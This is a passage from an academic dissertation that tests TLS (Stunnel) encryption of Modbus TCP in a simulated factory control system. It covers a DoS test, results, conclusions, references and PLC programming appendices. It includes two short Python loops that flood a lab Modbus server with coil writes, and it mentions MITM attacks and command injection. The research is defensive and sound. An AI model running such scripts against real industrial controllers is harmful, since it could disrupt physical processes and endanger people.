


FIGURE 62 - QMODMASTER - CONNECTION FAILED

Testing Denial of Service (DoS) Style Attack

An attempt to continuously send write commands to the server was made again, using the same Python script from the baseline penetration test, this time trying both ports 502 and 1502, see **FIGURE 63**. The attack failed, and checking the traffic flow in Wireshark again you can see Synchronise (SYN) packets from the attacker (192.168.67.13) are met with Reset (RST) responses from the server (192.168.67.100), indicating that the TCP handshake could not complete, see **FIGURE 64**. As a result, the Modbus service was unreachable, demonstrating the effectiveness of TLS as a mitigation.

```
from pyModbusTCP import client
import time

cl = client.ModbusClient("192.168.67.100",502)

while True:
    cl.write_single_coil(0, 1)
    cl.write_single_coil(1, 1)
    time.sleep(0.0001)
```

```
from pyModbusTCP import client
import time

cl = client.ModbusClient("192.168.67.100",1502)

while True:
    cl.write_single_coil(0, 1)
    cl.write_single_coil(1, 1)
    time.sleep(0.0001)
```

FIGURE 63 - PYTHON - RUNNING THE SCRIPT ON PORTS 502 AND 1502

192.168.67.13	192.168.67.100	46172 → 1502	[ACK]	Seq=1 Ack=1 Win=64256 Len=0
192.168.67.13	192.168.67.100	46172 → 1502	[PSH, ACK]	Seq=1 Ack=1 Win=64256 Len=12
192.168.67.100	192.168.67.13	1502 → 46172	[RST, ACK]	Seq=1 Ack=13 Win=0 Len=0
192.168.67.13	192.168.67.100	46180 → 1502	[SYN]	Seq=0 Win=64240 Len=0 MSS=1460 SAC
192.168.67.100	192.168.67.13	1502 → 46180	[SYN, ACK]	Seq=0 Ack=1 Win=65535 Len=0 M
192.168.67.13	192.168.67.100	46180 → 1502	[ACK]	Seq=1 Ack=1 Win=64256 Len=0
192.168.67.13	192.168.67.100	46180 → 1502	[PSH, ACK]	Seq=1 Ack=1 Win=64256 Len=12
192.168.67.100	192.168.67.13	1502 → 46180	[RST, ACK]	Seq=1 Ack=13 Win=0 Len=0
192.168.67.13	192.168.67.100	46182 → 1502	[SYN]	Seq=0 Win=64240 Len=0 MSS=1460 SAC
192.168.67.100	192.168.67.13	1502 → 46182	[SYN, ACK]	Seq=0 Ack=1 Win=65535 Len=0 M
192.168.67.13	192.168.67.100	46182 → 1502	[ACK]	Seq=1 Ack=1 Win=64256 Len=0
192.168.67.13	192.168.67.100	46182 → 1502	[PSH, ACK]	Seq=1 Ack=1 Win=64256 Len=12
192.168.67.100	192.168.67.13	1502 → 46182	[RST, ACK]	Seq=1 Ack=13 Win=0 Len=0
192.168.67.13	192.168.67.100	46192 → 1502	[SYN]	Seq=0 Win=64240 Len=0 MSS=1460 SAC

FIGURE 64 - WIRESHARK - PYTHON SCRIPT EXECUTION PACKET ANALYSIS

Impact

The attacks were unsuccessful, and direct connections to the Modbus server were now no longer possible. This is because the Modbus server is no longer listening on a network-accessible IP address or port. Instead, it accepts connections only via 127.0.0.1:502, meaning Modbus commands must originate from the same local machine. Any communication from external devices must pass through the Stunnel TLS tunnel configured on port 1502. And since Stunnel requires a valid TLS handshake, unauthorised tools or devices cannot successfully establish a connection without the correct certificate configuration. This effectively blocks direct access to the Modbus server from outside the host machine, preventing attackers from sending raw Modbus write requests to manipulate registers or influence system behaviour.

Mitigation Observations (5.3.6)

After wrapping Modbus TCP communications in a TLS-encrypted tunnel using Stunnel, several key improvements were observed in terms of security and resilience:

- **Network Reconnaissance Reduced**

With Stunnel acting as a proxy, the Modbus server itself no longer listened directly on an external-facing TCP port. This obscured the Modbus service from basic port scans and passive fingerprinting, reducing the attack surface.

- **Packet Sniffing Mitigated**

Modbus traffic, which was previously transmitted in plaintext, became unreadable when intercepted via packet sniffing tools like Wireshark. Sensitive data such as sensor states and actuator commands were fully encrypted, preventing information disclosure.

- **Man-in-the-Middle (MITM) Attacks Prevented**

Attempts to launch MITM attacks using ARP poisoning and interception tools (e.g., Ettercap) were unsuccessful. Stunnel's encryption and certificate-based authentication prevented any tampering/forging of traffic and blocked unauthorised clients from establishing valid sessions with the Modbus server.

- **Spoofing and Command Injection Prevented**

By using a trusted Certificate Authority (CA), only clients with a certificate signed by the same CA could establish a connection. This authentication mechanism prevented unauthorised devices from connecting to the Modbus server, ensuring that even if the port is exposed, only verified clients can communicate over the encrypted tunnel. This adds a layer of trust enforcement that Modbus TCP alone does not provide. As a result, tools like QModMaster were unable to send malicious Modbus commands directly to the server.

These mitigation results highlight that a lightweight, easily implemented solution like Stunnel can significantly improve the security posture of legacy OT systems still reliant on insecure protocols like Modbus TCP. Like any security solution, it will not eliminate all possible threats, but it does provide robust protection against most common network-based attacks.

(Section 5 Word Count – 3,964 words)

Conclusion (Section 6)

Summary of Research (Section 6.1)

This research set out to evaluate the impact of encrypting Modbus TCP/IP communications within a simulated operational technology (OT) environment.

A virtualised industrial control system (ICS) was created as intended, which then allowed the realistic testing of common cyber-attacks in both an unencrypted configuration and an encrypted configuration, as intended.

Key Findings (Section 6.1.1)

A summary of the results of both configurations (unencrypted vs encrypted) from the experimentation phase can be found below (**FIGURE 65**):

Attack Type	Unencrypted	Encrypted	Outcome
Reconnaissance	Full device and service discovery via Nmap and Grassmarlin	Devices still visible, but Modbus service hidden	Reduced visibility
Packet Sniffing	Modbus data fully visible in plaintext	Encrypted payloads, unreadable	Mitigated
Sensor Erasure/Insertion	Successful MITM attack using Ettercap	No packet interception possible	Prevented
Actuator Enablement (Direct)	Commands injected via QModMaster and Python	Connection refused due to TLS authentication	Prevented
Denial of Service (DoS)	Continuous coil writes disrupted logic	TLS handshake blocked unauthenticated access	Prevented

FIGURE 65 - SUMMARY OF EXPERIMENTATION RESULTS TABLE

The results clearly demonstrated that Modbus TCP, when used without encryption, is highly vulnerable to network-based attacks, where an attacker is able to intercept, alter, and inject malicious commands. These findings reflect known weaknesses in Modbus, which transmits data in plaintext and lacks authentication or integrity verification.

When Stunnel was introduced to encrypt Modbus TCP traffic with TLS, these attack vectors were effectively neutralised. Packet contents were no longer readable via sniffing, and direct command injection was no longer possible without valid authentication. TLS also provided resistance to spoofing attacks by enforcing certificate-based trust and session integrity.

Research Impact and Implications (Section 6.3)

While the experiments were conducted on a simplified manufacturing process using Factory I/O, the principles behind the attacks and mitigations are applicable across a wide range of industrial environments. The simulation served as a proof of concept to show how legacy protocols such as Modbus TCP can be exploited, and how such vulnerabilities can be addressed without entirely redesigning the control system.

This research reinforces that TLS encryption is a viable, scalable security solution, especially in environments where replacing legacy systems is particularly expensive. It offers a practical path forward for improving OT security while maintaining operational integrity.

Limitations (Section 6.2)

There were several limitations to this project. The simulated environment, while representative, cannot fully emulate the complexity of a real-world ICS environment. The research also focused exclusively on network-based attacks and encryption-based mitigations, leaving out other security layers such as Intrusion Detection and Prevention Systems (IDS/IPS), and physical security. Originally, there were plans to integrate a Security Information and Event Management (SIEM) platform into the testing environment to perform deeper network analysis and enhance visibility of attack behaviour. This was going to be done via **Security Onion**, however, due to the hardware limitations of the host machine, Security Onion could not be installed. This restricted the ability to analyse encrypted traffic patterns or log events in a centralised way, which would have added greater depth to the detection and response aspects of the research.

Recommendations and Future Work (Section 6.2)

Future research could explore other PLCs and ICS protocols in greater depth, such as Siemens PLCs and Profinet, DNP3 etc. It could also explore TLS encryption combined with other security strategies, such as the use of SIEM systems and Intrusion Detection/Prevention systems, for a Defence-in-Depth (DiD) approach. The threat of ransomware against OT is also worth exploring and demonstrating, as this would benefit from more thorough experimental research.

Real-world testing in live industrial environments could be carried out to help validate the practicality of encryption in high-availability systems, where reliability and human factors play a larger role. There is also a need for research into deployment tools and best practices that can simplify the adoption of encryption in OT environments, particularly for small to mid-sized manufacturers who lack specialist security teams. Automating certificate management and developing lightweight encryption wrappers for other insecure ICS protocols may further reduce the barriers to implementation.

Final Remarks (Section 6.3)

This research has evidenced the risks posed by insecure ICS protocols like Modbus TCP, and successfully demonstrated that TLS encryption is an effective mitigation strategy for legacy OT environments. The comparative results between unencrypted and encrypted configurations directly support and answer the research question affirmatively.

While the scope was limited to a simulated environment, the findings offer meaningful insight into how and why legacy systems can be secured. In doing so, it contributes meaningfully to the advancement of SDG 9 and SDG 12, by supporting innovation in industrial cybersecurity and promoting more secure, sustainable production environments. These findings reinforce the importance of integrating cybersecurity into the broader sustainability agenda, particularly as industrial systems become increasingly digitised and interconnected.

(Section 6 Word Count – 787 words)

[END OF MAIN BODY]

Word Count Breakdown

Section 1 – Introduction	1,079 Words
Section 2 – Literature and Technology Review	1,948 Words
Section 3 – Methodology	1,594 Words
Section 4 – Testing Environment Setup	1,540 Words
Section 5 – Experimentation	3,964 Words
Section 6 – Conclusion	787 Words
Total Word Count	10,912 Words

Reference List (IEEE)

- [1] frimufilms, "Metal wine storage tanks in a winery," FreePik, [Online]. Available: https://www.freepik.com/free-photo/metal-wine-storage-tanks-winery_8826381.htm#fromView=search&page=1&position=34&uuid=8a701bae-6d79-418b-85f1-c496009dd2ef&query=Bottling+Plant.
- [2] "THE 17 GOALS," United Nations, [Online]. Available: <https://sdgs.un.org/goals>.
- [3] Y. Xu, Y. Yang, T. Li, J. Ju and Q. Wang, "Review on cyber vulnerabilities of communication protocols in industrial control systems," IEEE, 28 November 2017. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/8245509>.
- [4] "The cybersecurity challenges of legacy OT and how to manage them," Control Engineering, [Online]. Available: <https://www.controleng.com/the-cybersecurity-challenges-of-legacy-ot-and-how-to-manage-them/>.
- [5] S. Z. Kamal, S. M. A. Mubarak, B. D. Scodova, P. Naik, P. Flichy and G. Coffin, "IT and OT Convergence - Opportunities and Challenges," OnePetro, 06 September 2016. [Online]. Available: <https://onepetro.org/SPEIE/proceedings-abstract/16IE/16IE/186698>.
- [6] S. M. A. A. M. I. AAmir Shahzad, "Industrial control systems (ICSs) vulnerabilities analysis and SCADA security enhancement using testbed encryption," ACM Digital Library, 09 January 2014 . [Online]. Available: https://dl.acm.org/doi/abs/10.1145/2557977.2558061?casa_token=RG-Y8xWYCWgAAAAA:lvsnrdopUUuyv03J3hd5QXqnlyEsInlyFcBC-SCVMPBYthS2uXCouBVXG1SOoIGDBBKlz2ephp0.
- [7] A. Tellabi, J. Sassmanhausen, E. Bajramovic and K. C. Ruland, "Overview of Authentication and Access Controls for I&C systems," IEEE, 20 July 2018. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/8472068>.
- [8] S. L. (. V. P. (. M. A. (. A. H. (. Keith Stouffer (NIST), "Guide to Industrial Control Systems (ICS) Security," NIST, May 2015. [Online]. Available: <https://csrc.nist.gov/pubs/sp/800/82/r2/final>.
- [9] I. S. o. Automation, "ISA/IEC 62443 Series of Standards," [Online]. Available: <https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards>. [Accessed 20 July 2024].

- [10] T. G. S. B. Christopher Parian, "Fooling the Master: Exploiting Weaknesses in the Modbus Protocol," ScienceDirect, 4 June 2020. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1877050920312576>.
- [11] P. R. G. T. L. E. M. P. G. S. Vasiliki Kelli, "Risk Analysis of DNP3 Attacks," ResearchGate, July 2022. [Online]. Available: https://www.researchgate.net/publication/362741509_Risk_Analysis_of_DNP3_Attacks.
- [12] D. Parsons, "What's the Scoop on FrostyGoop: The Latest ICS Malware and ICS Controls Considerations," SANS, 09 August 2024. [Online]. Available: <https://www.sans.org/blog/whats-the-scoop-on-frostygoop-the-latest-ics-malware-and-ics-controls-considerations>.
- [13] E. Ram, "Workers repair infrastructure in a power plant that was damaged by a Russian air attack in October, on November 04, 2022 in Kyiv Oblast, Ukraine.," Getty Images, [Online]. Available: <https://cyberscoop.com/ukraine-internet-outages-infrastructure-attacks/>.
- [14] D. B. Z. F. S. B. Jack Beerman, "A Review of Colonial Pipeline Ransomware Attack," Department of Computer Science and Software Engineering, Miami University, Oxford, Ohio, USA 45056, 21 November 2023. [Online]. Available: <https://sbhunja.me/publications/manuscripts/ccgrid23.pdf>.
- [15] M. P Sallos and A. Garcia-Perez, "Cyber Resilience in sight: Some lessons from the Norsk Hydro cyber attack," Aluminium International Today, November/December 2021. [Online]. Available: <https://www.proquest.com/openview/754b8e7ddeb637ca204afd6a788481a0/1?pq-origsite=gscholar&cbl=1056345>.
- [16] S. Rayford, "A woman fills gas cans at a Speedway gas station on May 12, 2021 in Benson, North Carolina. Most stations in the area along I-95 are without fuel following the Colonial Pipeline hack.," Getty Images, [Online]. Available: <https://www.cnn.com/2021/05/14/colonial-pipeline-hack-doesnt-mean-more-ransomware-attacks-critical-infrastructure.html>.
- [17] "What Is an Advanced Persistent Threat (APT)," Cisco, [Online]. Available: <https://www.cisco.com/c/en/us/products/security/advanced-persistent-threat.html>.
- [18] S. Karnouskos, "Stuxnet Worm Impact on Industrial," Sap Research, Germany, [Online]. Available: <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=3e69c1c84d4e1c83a081fe1293d08247e94f091a>.

- [19] Y. D. A. C. Alessandro Di Pinto, "TRITON: The First ICS Cyber Attack," Nozomi Networks, [Online]. Available: https://scadahacker.com/library/Documents/Cyber_Events/Nozomi%20-%20TRITON%20-%20The%20First%20SIS%20Cyberattack.pdf.
- [20] F. Iranian Presidential Website/Reuters, "Iranian President Mahmoud Ahmadinejad (2nd L) visits the Natanz nuclear enrichment facility, 217 miles south of Tehran, in this April 8, 2008 file photo.," NBC News, [Online]. Available: <https://www.nbcnews.com/id/wbna47907780>.
- [21] S. V. G. O. Tiago Martins, "Enhanced Modbus/TCP Security Protocol: Authentication and Authorization Functions Supported," National Library of Medicine, 20 October 2022. [Online]. Available: <https://pmc.ncbi.nlm.nih.gov/articles/PMC9607043/>.
- [22] "Stunnel," [Online]. Available: <https://www.stunnel.org/>.
- [23] "Integrating intrusion detection into OT/ICS frameworks can build network activity visibility, detect potential risks," Industrial Cyber, 4 June 2023. [Online]. Available: <https://industrialcyber.co/features/integrating-intrusion-detection-into-ot-ics-frameworks-can-build-network-activity-visibility-detect-potential-risks/>.
- [24] S. Chatterjee, "Using SIEM and SOAR for Real-Time," 2020. [Online]. Available: https://www.researchgate.net/profile/Suchismita-Chatterjee-4/publication/388891122_Using_SIEM_and_SOAR_for_Real-Time_Cybersecurity_Operations_in_Oil_and_Gas/links/67abd470207c0c20fa84b774/Using-SIEM-and-SOAR-for-Real-Time-Cybersecurity-Operations-in-Oil-a.
- [25] C. Duffey, "Splunk For OT Security: Perimeter And Vulnerability Evolution," splunk - a CISCO company, 02 December 2021. [Online]. Available: https://www.splunk.com/en_us/blog/security/splunk-for-ot-security-perimeter-and-vulnerability-evolution.html.
- [26] W. V. Langenhove, "What NIS2 means for Operational Technology (OT)," Cyberdefence, 18 June 2024. [Online]. Available: <https://www.orange cyberdefense.com/global/blog/cybersecurity/the-impact-of-nis2-on-operational-technology-ot>.
- [27] "Principles of Operational Technology Cyber Security," Cybersecurity and Infrastructure Security Agency, 01 October 2024. [Online]. Available: <https://www.cisa.gov/resources-tools/resources/principles-operational-technology-cyber-security>.

- [28] “Challenges in OT Security and Their Impacts on Safety-Related Cyber-Physical Production Systems,” SpringerNature Link, 03 February 2023. [Online]. Available: https://link.springer.com/chapter/10.1007/978-3-662-65004-2_7.
- [29] D. Parsons, “2025 ICS/OT Cybersecurity Budget: Spending Trends, Challenges, and the Future,” SANS, 03 March 2025. [Online]. Available: <https://www.sans.org/white-papers/2025-ics-ot-cybersecurity-budget-spending-trends-challenges-future>.
- [30] “Factory I/O,” Real Games, [Online]. Available: <https://factoryio.com/>.
- [31] “pfSense,” pfSense, [Online]. Available: <https://www.pfsense.org/>.
- [32] “OpenPLC,” Autonomy, [Online]. Available: <https://autonomylogic.com/>.
- [33] “ScadaBR,” ScadaBR, [Online]. Available: <https://sourceforge.net/p/scadabr/wiki/Home/>.
- [34] S. Tickle, “The importance of building secure networks for Operational Technology (OT),” 2024. [Online]. Available: <https://www.techuk.org/resource/the-importance-of-building-secure-networks-for-operational-technology-ot.html#:~:text=Important%20OT%20functions,underpins%20most%20modern%20industrialised%20societies..> [Accessed 20 July 2024].
- [35] Darktrace, “What is Operational Technology (OT) Security,” 2024. [Online]. Available: <https://darktrace.com/cyber-ai-glossary/ot-operational-technology-security#:~:text=The%20convergence%20of%20IT%20and,expanded%20the%20cyber%20attack%20surface..> [Accessed 20 July 2024].
- [36] Otorio, “The Human Safety Factor in OT Security,” 2024. [Online]. Available: <https://www.otorio.com/blog/the-human-safety-factor-in-ot-security/#:~:text=Adding%20to%20the%20challenge%20is,out%20their%20functions%20without%20interruption..> [Accessed 20 July 2024].
- [37] Axians, “What is Operational Technology (OT) Cybersecurity?,” 2024. [Online]. Available: <https://www.axians.co.uk/glossary/what-is-operational-technology-security/>. [Accessed 20 July 2024].
- [38] I. Train, “Top OT Security Threats,” 2024. [Online]. Available: <https://www.infosectrain.com/blog/top-ot-security-threats/#:~:text=Industries%20are%20greatly%20concerned%20about,property%2C%20environmental%20damage%2C%20etc..> [Accessed 20 July 2024].
- [39] S. M. Kerner, “Colonial Pipeline hack explained: Everything you need to know,” 2022. [Online]. Available: <https://www.techtarget.com/whatis/feature/Colonial->

Pipeline-hack-explained-Everything-you-need-to-know. [Accessed 20 July 2024].

- [40] Fortinet, “What is OT Security?,” 2024. [Online]. Available: <https://www.fortinet.com/solutions/industries/scada-industrial-control-systems/what-is-ot-security#:~:text=OT%20is%20generally%20not%20secure,surface%20and%20creates%20new%20vulnerabilities..> [Accessed 20 July 2024].
- [41] Verve, “OT Security Challenges and How to Solve Them,” 2024. [Online]. Available: <https://verveindustrial.com/resources/blog/ot-security-challenges/#:~:text=These%20systems%20may%20use%20outdated,or%20even%20damage%20to%20equipment..> [Accessed 20 July 2024].
- [42] J. Lauzier, “Industrial IoT Security: Challenges And Solutions,” 2020. [Online]. Available: <https://www.machinemetrics.com/blog/industrial-iot-security>. [Accessed 20 July 2024].
- [43] Dragos, “Traversing the 2023 Operational Technology Cyber Threat Landscape,” 2024. [Online]. Available: <https://www.dragos.com/blog/traversing-the-2023-operational-technology-cyber-threat-landscape/#:~:text=Emergence%20of%20Sophisticated%20New%20OT%20Threat%20Groups&text=These%20groups%20have%20been%20observed,target%20critical%20infrastructure%20sectors%20>. [Accessed 20 July 2024].
- [44] Darktrace, “OT Security Use Cases,” [Online]. Available: <https://darktrace.com/products/operational-technology/use-cases>. [Accessed 20 July 2024].
- [45] NIST, “Guide to Operational Technology (OT) Security,” 2023. [Online]. Available: <https://csrc.nist.gov/pubs/sp/800/82/r3/final>. [Accessed 20 July 2024].
- [46] C. Prism, “Challenges in Securing Legacy OT systems,” 2023. [Online]. Available: <https://cyberprism.net/challenges-in-securing-legacy-ot-systems/#:~:text=Integrating%20historical%20systems%20with%20new,might%20utilise%20insecure%20encryption%20techniques..> [Accessed 20 July 2024].
- [47] “Guide to Operational Technology (OT) Security,” September 2023. [Online]. Available: <https://csrc.nist.gov/pubs/sp/800/82/r3/final>.
- [48] “ISA/IEC 62443 Series of Standards,” International Society of Automation, [Online]. Available: <https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards>.
- [49] “Industrial Control System (ICS): Key Components, Types, Protocols, and Security Challenges,” E-Spin, [Online]. Available: <https://www.e->

spincorp.com/industrial-control-systems-ics-components-types-protocols-security-challenges/.

- [50] “About The Modbus Organization,” Modbus, [Online]. Available: <https://www.modbus.org/faq.php>.
- [51] “Industrial Communication Protocols,” MachineMetrics, [Online]. Available: <https://www.machinemetrics.com/connectivity/protocols#:~:text=The%20most%20commonly%20used%20protocol,is%20widely%20adopted%20by%20vendors..>
- [52] C. Buell, “Examining the Modbus Protocol,” Redbot Security, 15 September 2023. [Online]. Available: <https://redbotsecurity.com/examining-the-modbus-protocol/>.
- [53] “Hack attack causes 'massive damage' at steel works,” BBC, 22 December 2014. [Online]. Available: <https://www.bbc.co.uk/news/technology-30575104>.
- [54] “Notpetya ransomware attack on Maersk - key learnings,” LRQA, [Online]. Available: <https://www.lrqa.com/en/insights/articles/notpetya-ransomware-attack-on-maersk-key-learnings/>.
- [55] B. B. a. D. J. Kambic, “IT, OT, and ZT: Implementing Zero Trust in Industrial Control Systems,” Carnegie Mellon University - Software Engineering Institute, 18 July 2022. [Online]. Available: <https://insights.sei.cmu.edu/blog/it-ot-and-zt-implementing-zero-trust-in-industrial-control-systems/>.
- [56] “Security Onion,” Security Onion Solutions, [Online]. Available: <https://securityonionsolutions.com/>.
- [57] “Factory I/O Editions,” Factory I/O, [Online]. Available: <https://factoryio.com/editions>.
- [58] R. Abdolee, “Best Standard for Your ICS Security, IEC-62443 or NIST-SP-800-82,” Novesh, 12 April 2023. [Online]. Available: <https://novesh.com/blog/novesh-blog-7/best-standard-for-your-ics-security-iec-62443-or-nist-sp-800-82-12>.
- [59] M. K. Ferst, H. F. M. d. Figueiredo, G. Denardin and J. Lopes, “Implementation of Secure Communication With Modbus and Transport Layer Security protocols,” IEEE, 12-14 November 2018. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/8627306/authors#authors>.

Appendices

Appendix A – PLC Programming Examples

Example 1 - Conveyor Belt

The first example scene features a simple conveyor belt that transfers a box from one end to the other (**FIGURE 66**). **FIGURES** **FIGURE 67**, **FIGURE 68** and **FIGURE 69** show the process of creating the logic for this scene, using the Function Block Diagram (FBD) language.



FIGURE 66 - FACTORY I/O - PREMADE CONVEYOR BELT SCENE




FIGURE 67 - FACTORY I/O - CONFIRMING MODBUS REGISTERS OF INPUTS AND COILS

#	Name	Class	Type	Location
1	I_Sensor	Local	BOOL	%IX100.0
2	Q_Conveyor	Local	BOOL	%QX100.0

FIGURE 68 - OPENPLC EDITOR - DECLARING THE VARIABLES




FIGURE 69 - OPENPLC EDITOR - CREATING THE LOGIC (FUNCTION BLOCK DIAGRAM)

Example 2 - Filling Tank

The second example features a Filling Tank that simulates the filling and discharging of liquid in a tank based on a timer (**FIGURE 70**). When the Fill button is pressed, the Fill valve is opened and a timer is started for it to shut. When the Discharge button is pressed, the Discharge Valve is opened and a timer is started for it to shut. **FIGURE 71** and **FIGURE 72** show the process of creating the logic for this scene, using the Function Block Diagram (FBD) language again.



FIGURE 70 - FACTORY I/O - PREMADE FILLING TANK SCENE



#	Name	Class	Type	Location
1	I_FillButton	Local	BOOL	%IX100.0
2	I_DischargeBut	Local	BOOL	%IX100.1
3	Q_FillValve	Local	BOOL	%QX100.0
4	Q_FillLight	Local	BOOL	%QX100.1
5	Q_DischargeVa	Local	BOOL	%QX100.2
6	Q_DischargeLi	Local	BOOL	%QX100.3
7	Q_DisplayTime	Local	INT	%QW100
8	Filling	Local	BOOL	
9	Discharging	Local	BOOL	
10	TimeFilling	Local	TIME	
11	TimeFillingInt	Local	INT	
12	TimeDischargi	Local	TIME	
13	TimeDischargi	Local	INT	
14	R_TRIG0	Local	R_TRIG	
15	RS0	Local	RS	
16	TON0	Local	TON	
17	F_TRIG0	Local	F_TRIG	
18	RS1	Local	RS	
19	TON1	Local	TON	

FIGURE 71 - OPENPLC EDITOR - DECLARING THE VARIABLES

